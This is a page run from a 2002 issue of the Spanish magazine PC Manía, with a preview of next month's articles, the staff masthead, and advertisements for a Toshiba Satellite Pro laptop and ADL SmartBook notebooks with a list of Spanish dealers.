Una colección de patas de armadillo. Todos los documentos del caso Wanninkhof. Las cándidas confesiones de, ejem, David Bisbal. Las cartas de amor de Paz Vega. Es cosa sabida que para encontrar algo en Internet hay que usar un buscador. ¿Cuál? La próxima comparativa de Internet dará respuesta a esta (inocente) pregunta. Ve preparándote.

¡Salta! ¡Captura mi vídeo!

Quien más quien menos es capaz de agarrar una cámara de vídeo y grabar una tierna escena familiar... o una paliza salvaje. Pero para poder ver y editar como es debido estos documentos, y venderlos al mejor postor, si lo hubiera, es necesaria una tarjeta capturadora de vídeo. ¿Que cuál te conviene? Lo sabrás dentro de 30 días aquí, en PC Manía.

PCs de diseño

El paso del tiempo ha sentado muy bien a los ordenadores. Antes eran feos y pesaban mucho. Ahora, algunos de ellos podrían pasar por obras de arte: ligeros, de carcasa tornasolada, pantalla plana y torsión de gimnasta olímpico.
El mes que viene analizaremos los más llamativos y echaremos, también, un vistazo a lo que nos depara el futuro.

Cuidado con tu ordenador...

En este número de PC Manía te hemos contado cómo proteger el correo electrónico. En el próximo, daremos un repaso a los posibles ataques de que puede ser objeto el resto del sistema (virus, hacking, cookies malignas) y propondremos claras estrategias defensivas. Si te lo pierdes, dormirás menos tranquilo. Cosa intolerable.

Staff

Director Tito Klein
Redactor Jefe Jesús Manuel Montané
Director de Arte Pascal J. Marín
Jefe de Redacción Mila Lavín
Redacción Carlos Burgos, Marcos Jiménez, Isabel Herrera
Jefe de Maquetación José Antonio Cantúa
Maquetación Carmen Santamaría, Constantino Fernández
On Line Lina Álvarez (Directora), Óscar Santos (Editor de contenidos), Eva García, José Benito, Nacho Olmeda, Álvaro Morillas
Secretaria de Redacción Laura González
Colaboradores Juan Antonio Pascual, Javier Guerrero, Miguel Ángel Lladó, Tomás González, Antonio Santos, Maite Sánchez, Fernando Luis Sánchez, Pablo Blasberg, Carlos Mesa, Carlos Moreno, Emma Reverter (Nueva York)

pcmania@hobbypress.es

Edita HOBBY PRESS, S.A.
Director General Carlos Pérez
Editora de Publicaciones Mamen Perera
Director de Publicaciones de Informática Tito Klein
Subdirector General Económico-Financiero José Aristondo
Director de Producción Julio Iglesias
Directora de Marketing María Moro
Jefe de Distribución Virgina Cabezón

Departamento de Publicidad
Director de Ventas: José E. Colino
Directora de Publicidad Blanca Sampériz
Jefe de Publicidad Pilar García
Coordinación Lucía Martínez
Cataluña / Baleares Yolanda Scott
Numancia 185 - 4º. 08034 Barcelona.
Tel. 93 280 43 34 / Fax 93 205 57 66

Coordinación de Producción Miguel Vigil
Sistemas Javier del Val
Fotógrafo Pablo Abollado

Redacción C/ Pedro Teixeira 8, 5ª Planta. 28020 Madrid
Tel. 902 11 13 15 / Fax: 902 15 17 98
Publicidad C/ Pedro Teixeira 8, 9ª Planta. 28020 Madrid
Tel. 915 140 600 / Fax: 902 118 632
Suscripciones Tel. 906 301 830 (Coste llamada 15 ptas. + 43 ptas/min.)
Fax: 902 151 798 / suscripcion@hobbypress.es

Distribución DISPAÑA, S.L. S. en C.
C/ General Perón, 27-7º. 28020 Madrid. Tel. 91 417 95 30
Argentina: CEDE, S.A. Avda. Sudamérica 1532
1290 Buenos Aires. Tel: 302 85 22
Chile: Iberoamericana de Ediciones, S.A. Leonor de la Corte 6035
Quinta Normal C.P. 7362130 Santiago. Tel: 774 82 87
México: CADE, S.A. de C.V. Lago Ladoga 220, Colonia Anahuac
Delegación Miguel Hidalgo. 03400 México D.F. Tel: 531 10 91
Venezuela: Disconti, S.A. Edificio Bloque de Armas
Final Avda. San Martín
Caracas 1010. Tel: 406 41 11
Portugal: Johnsons Portugal. Rua Dr. José Spirito Santo, Lote 1-A
1900 Lisboa. Tel: 837 17 39. Fax: 837 00 37

Impresión COBRHI,S.A.
Ctra. Ajalvir a Torrejón, km 3,372. Pol. Ind. Conmar de Ajalvir
28864 - Ajalvir (Madrid). Tel 918 844 018 / Fax: 918 843 081

Transporte BOYACÁ Tel. 917 478 800

Esta publicación es miembro de ARI Asociación de Revistas de Información

Controlada por OJD

Depósito legal: M-34844-92

HOBBY PRESS es una empresa del GRUPO AXEL SPRINGER

Esta revista se imprime en papel ecológico blanqueado sin cloro.
Printed in Spain
05/2002

PC Manía no se hace necesariamente solidaria de las opiniones vertidas por sus colaboradores en los artículos firmados. Prohibida la reproducción por cualquier medio o soporte de los contenidos de esta publicación, en todo o en parte, sin permiso del editor.

2002 FIFA WORLD CUP KOREA JAPAN

TOSHIBA

Official IT Partner

Ahora es el momento.

El nuevo Satellite Pro 6000 inalámbrico.

¿Está buscando un portátil que combine el diseño y el rendimiento a un precio asequible? No busques más. Para una **comunicación inalámbrica** inmejorable el **Satellite Pro 6000** trae **totalmente integrada** la tarjeta Bluetooth™ y la Wireless LAN*. Si sumamos el **procesador mobile Intel® Pentium® III a 1.2 GHz** obtendrá la elección ideal para el usuario de negocios más exigente que busca las prestaciones más óptimas y el más alto rendimiento.

¿A qué está esperando? Para saber más, visite

www.toshiba.es

Teléfono de atención al cliente: 902 122 121

Satellite Pro 6000 series

Los PCs Toshiba utilizan Microsoft® Windows® original
www.microsoft.com/piracy/howtotell

Soluciones inalámbricas de Toshiba:
Conexiones con la libertad.

intel inside
pentium III

Choose freedom.

TOSHIBA

Intel, el logo de Intel y ... son marcas registradas de Intel Corporation en los Estados Unidos y/o en otros países. La marca BLUETOOTH es propiedad de Toshiba o de uso de Toshiba Corporation bajo licencia. *Según configuraciones
Microsoft y Windows son marcas o marcas registradas de Microsoft Corporation en los Estados Unidos y/o en otros países.

Un nuevo mundo en sus manos

ADL SmartBook

ADL SmartBook

- Memoria 128 Mb
- Disco Duro 10 Gb
- Pantalla TFT 14,1"
- Tarjeta VGA 16 Mb/32 Mb (1024x768 XGA)
- Panel de control multimedia externo
- CD 24x
- Windows XP

Además incluyen:

Tarjeta sonido. Salida de TV. Altavoces y micrófono integrados. Fax-Módem 56 Kb. Disquetera 1,44 Mb. Tarjeta de red 10/100. Infrarrojos. Touchpad. Batería de Litio. Conexiones: PCMCIA 2 Tipo II o 1 Tipo III Card Bus. 2 USB. VGA Externa. Paralelo. Serie. PS2 y IEEE 1394 Firewire. 2,9 Kg

Ampliaciones:

Disco duro

De 10 Gb a 20 Gb	+ 27 € + IVA
De 10 Gb a 30 Gb	+ 100 € + IVA
De 10 Gb a 40 Gb	+ 164 € + IVA

Memoria

De 128 Mb a 256 Mb	+ 60 € + IVA
De 128 Mb a 512 Mb	+ 175 € + IVA

Almacenamiento óptico

De CD a DVD	+ 62 € + IVA
De CD a CD-RW	+ 125 € + IVA
De CD a COMBO (DVD/CD-RW)	+ 281 € + IVA

Sistema Operativo

De W XP a W XP Prof.	+ 78 € + IVA
De W XP a W98/W Me	opcional sin coste

ADL COMPUTERS

Procesador Celeron 1000 MHz
1.300 € + IVA

Procesador Celeron 1200 MHz
1.337 € + IVA

Procesador Pentium III 1000 MHz
1.388 € + IVA

Procesador Pentium III 1133 MHz
1.463 € + IVA

• GARANTÍA 12 meses • Precio válido sólo para Península • Promoción válida desde el 1 al 31 de Marzo de 2002.

DISTRIBUIDORES OFICIALES

ANDALUCÍA

CÓRDOBA
CÓRDOBA. Avda. Doctor Fleming s/n. Tlf: 957760752

GRANADA
GRANADA. Ctra. de Jaén, 5. Frente a traumatología. Tlf: 958151073
ALMUÑECAR. Colombia esquina Avda. Andalucía. Tlf: 958639384

HUELVA
HUELVA. Puerto, 4. Tlf: 959282336
ROCIANA DEL CONDADO. Cabreros, 22. Tlf: 959416711

MÁLAGA
FUENGIROLA. Fray Luis de León, 1. Tlf: 952462307

ARAGÓN

HUESCA
BARBASTRO. Corona de Aragón, 27. Tlf: 974312840

CANARIAS

FUERTEVENTURA. PUERTO DEL ROSARIO. León y Castillo, 157 bajo. Tlf: 902181155
LANZAROTE. ARRECIFE. Fajardo, 12. Tlf: 928824036
LAS PALMAS DE GRAN CANARIA. Senador Castillo Olivares, 35. Tlf: 902181155
LAS PALMAS DE GRAN CANARIA. VECINDARIO. Hipercentro Vecindario. C.C. Atlántico. Tlf: 902181155
TENERIFE. LA OROTAVA. Miguel Cervantes. Edf. Don Bosco s/n. Tlf: 922322322
TENERIFE. SANTA CRUZ DE TENERIFE. Cervantes, 7. Tlf: 902181155
TENERIFE. SANTA CRUZ DE TENERIFE. LA LAGUNA. Hipercentro los Majuelos. Avda. El Paso, s/n. Edificio Multiuso. Tlf: 902181155
TENERIFE. SANTA CRUZ DE TENERIFE. GRANADILLA. Hipercentro de las Chafiras. Polígono Industrial Las Chafiras. Tlf: 902181155

CANTABRIA

SANTANDER
SANTANDER. Hernán Cortés, 37. Tlf: 942313471
SANTANDER. Jesús de Monasterio, 6. Tlf: 942036904
SANTANDER. PEÑACASTILLO. San Martín de Pino, 16. Urb. los Robles. Tlf: 942211150

CASTILLA LA MANCHA

CUENCA
CUENCA. Teruel, 2. Tlf: 969214532

TOLEDO
FUENSALIDA. Beato Juan de Ávila, 6. Tlf: 925732083
ILLESCAS. París, 6. Ctra. Ugena. Tlf: 925513629
TALAVERA DE LA REINA. Ángel del Alcázar, 12. Tlf: 925722526

CASTILLA-LEON

LEÓN
PONFERRADA. Avda. de Valdés, 40-bajo. Tlf: 987427744
LA ROBLA. Avda de la Magdalena, 25. Tlf: 987572073

SEGOVIA
SEGOVIA. P.º Ezequiel González, 32. Tlf: 921437967
SEGOVIA. Somosierra, 18 Local. Tlf: 921443512

VALLADOLID
VALLADOLID. Avda. de Segovia, 30. Tlf: 983222748
VALLADOLID. Manuel Silvela, Local. Tlf: 983360165

ZAMORA
ZAMORA. Cardenal Cisneros, 45 bajo. Tlf: 980671058

CATALUNA

BARCELONA
BARCELONA. Asturias, 42. Tlf: 933683830
BARCELONA. Duero, 68-72, Horta. Tlf: 933585878
BARCELONA. Mallorca, 221-223, 7º 2º. Tlf: 934519565
BARCELONA. Nápoles, 106. Tlf: 932470402
BARCELONA. Reig y Bonet, 9. Tlf: 932100729
BARCELONA. Valencia, 573. Tlf: 932479040
GRANOLLERS. Joan Prim, 93 Local. Tlf: 938483450
VILAFRANCA DEL PENEDÉS. Dels Ferrer, 17 bis. Tlf: 938182188

GERONA
GERONA. Barcelona, 145. Tlf: 972214021

TARRAGONA
TORTOSA. Doctor Vila, 3-7. Tlf: 977440889

CEUTA Y MELILLA

MELILLA
MELILLA. General Millán Astray, 16. Tlf: 952696061

COMUNIDAD DE MADRID

ALCALÁ DE HENARES. Mayor, 94. Tlf: 918831703
FUENLABRADA. Lima, 44 post. Tlf: 914920835
GETAFE. Álvaro de Bazán, 10. Tlf: 916832712
MADRID. Alcalá, 76. Tlf: 914352020
MADRID. Alfonso XIII, 75. Tlf: 914130848
MADRID. Estrecho de Gibraltar, 18 Local. Tlf: 913770944
MADRID. Fernán González, 32. Local 5. Tlf: 915748568
MADRID. Pso. de las Acacias, 9. Tlf: 915173891
POZUELO DE ALARCÓN. Centro Comercial Monteclaro, Local 13. Ctra. Pozuelo-Majadahonda, km 2,6. Tlf: 917150687
LAS ROZAS. Avda. de Atenas, 75. Tlf: 916317421

COMUNIDAD VALENCIANA

ALICANTE
ALCOY. Avda. Hispanidad, 6. Tlf: 966526002
ALICANTE. Dr. Just, 27. Tlf: 965920939
ALICANTE. Avda. Benito Pérez Galdos, 5 y 7. Tlf: 902188596
ELCHE. Cristóbal Sanz, 41. Tlf: 965461900
IBI. Avda. Juan Carlos I, 41. Tlf: 966552949
ORIHUELA. Avda. Teodomiro, 19. Tlf: 966741216

CASTELLÓN
VILA-REAL. Juan Bautista Lloréns, 66. Tlf: 964536606

EXTREMADURA

BADAJOZ
ALMENDRALEJO. Francisco Pizarro, 52. Tlf: 924677505
MERIDA. Avda. de Extremadura, 1. Tlf: 924387108

CÁCERES
CÁCERES. San José, 2. Tlf: 927214060

GALICIA

LA CORUÑA
FERROL. Españoleto, 72. Tlf: 981370867
LA CORUÑA. Avda. Alfonso Molina, 52. Tlf: 981169167
LA CORUÑA. Santa Catalina, 18-20. Tlf: 981222415
NARÓN. Centro Comercial Narón. Alto del Castaño. Tlf: 981392277

LUGO
MONFORTE DE LEMOS. Ourense, 8. Tlf: 982411426

PONTEVEDRA
LA ESTRADA. San Pelayo, 21. Tlf: 986573216
LALIN. Avda. Buenos Aires, 100. Tlf: 986787480
PONTEVEDRA. Cruz Roja, 16. Tlf: 986896471
VIGO. Venezuela, 11 Bajo. Tlf: 986416021
VILLAGARCÍA DE AROSA. Ramón y Cajal, 18 bajo A Tlf: 986565136

ISLAS BALEARES

FORMENTERA. SAN FRANCISCO JAVIER. Plá de Rei, 58 Ed. Carmen. Sala 1. Tlf: 971323263
IBIZA. León, 12. Tlf: 971392737
IBIZA. Fray Vicente Nicolás, 16 B. Tlf: 971311044
MALLORCA. FELANIX. Bellpuig, 1 Bajos. Tlf: 971556576
MALLORCA. INCA. Gran Vía de Colón, 74. Tlf: 971083214
MALLORCA. MANACOR. Vía Portugal, 43. Tlf: 971845510
MALLORCA. PALMA DE MALLORCA. Capitán Salom, 37. Tlf: 971900365
MALLORCA. SANTA MARGALIDA. Plaça S'abeurador, 12-A. Tlf: 971523834
MENORCA. CIUTADELLA DE MENORCA. Caragol, 14. Local 2. Tlf: 971482762

NAVARRA

PAMPLONA. Iturrama, 45 bajo. Tlf: 948270557
PAMPLONA. Avda. de Pamplona 39, trasera. Tlf: 948287022

PAIS VASCO

ALAVA
GASTEIZ. Sancho el Sabio, 9. Tlf: 945134752

VIZCAYA
BILBAO. M.ª Díaz de Haro, 25. Tlf: 944425550

GUIPUZCOA
SAN SEBASTIAN. Pso. Colón, 6. Tlf: 943297001

PRINCIPADO DE ASTURIAS

GIJÓN. Avda. de la Costa, 123. Tlf: 985130265
LUGONES. Alejandro Casona, 2. Tlf: 985261949
OVIEDO. Manuel Pedregal, 9. Tlf: 985223855

REGION DE MURCIA

MURCIA
CARTAGENA. Ingeniero de la cierva, 7 Bajos. Tlf: 902181459

Su distribuidor oficial en Internet
TIENDAPC.COM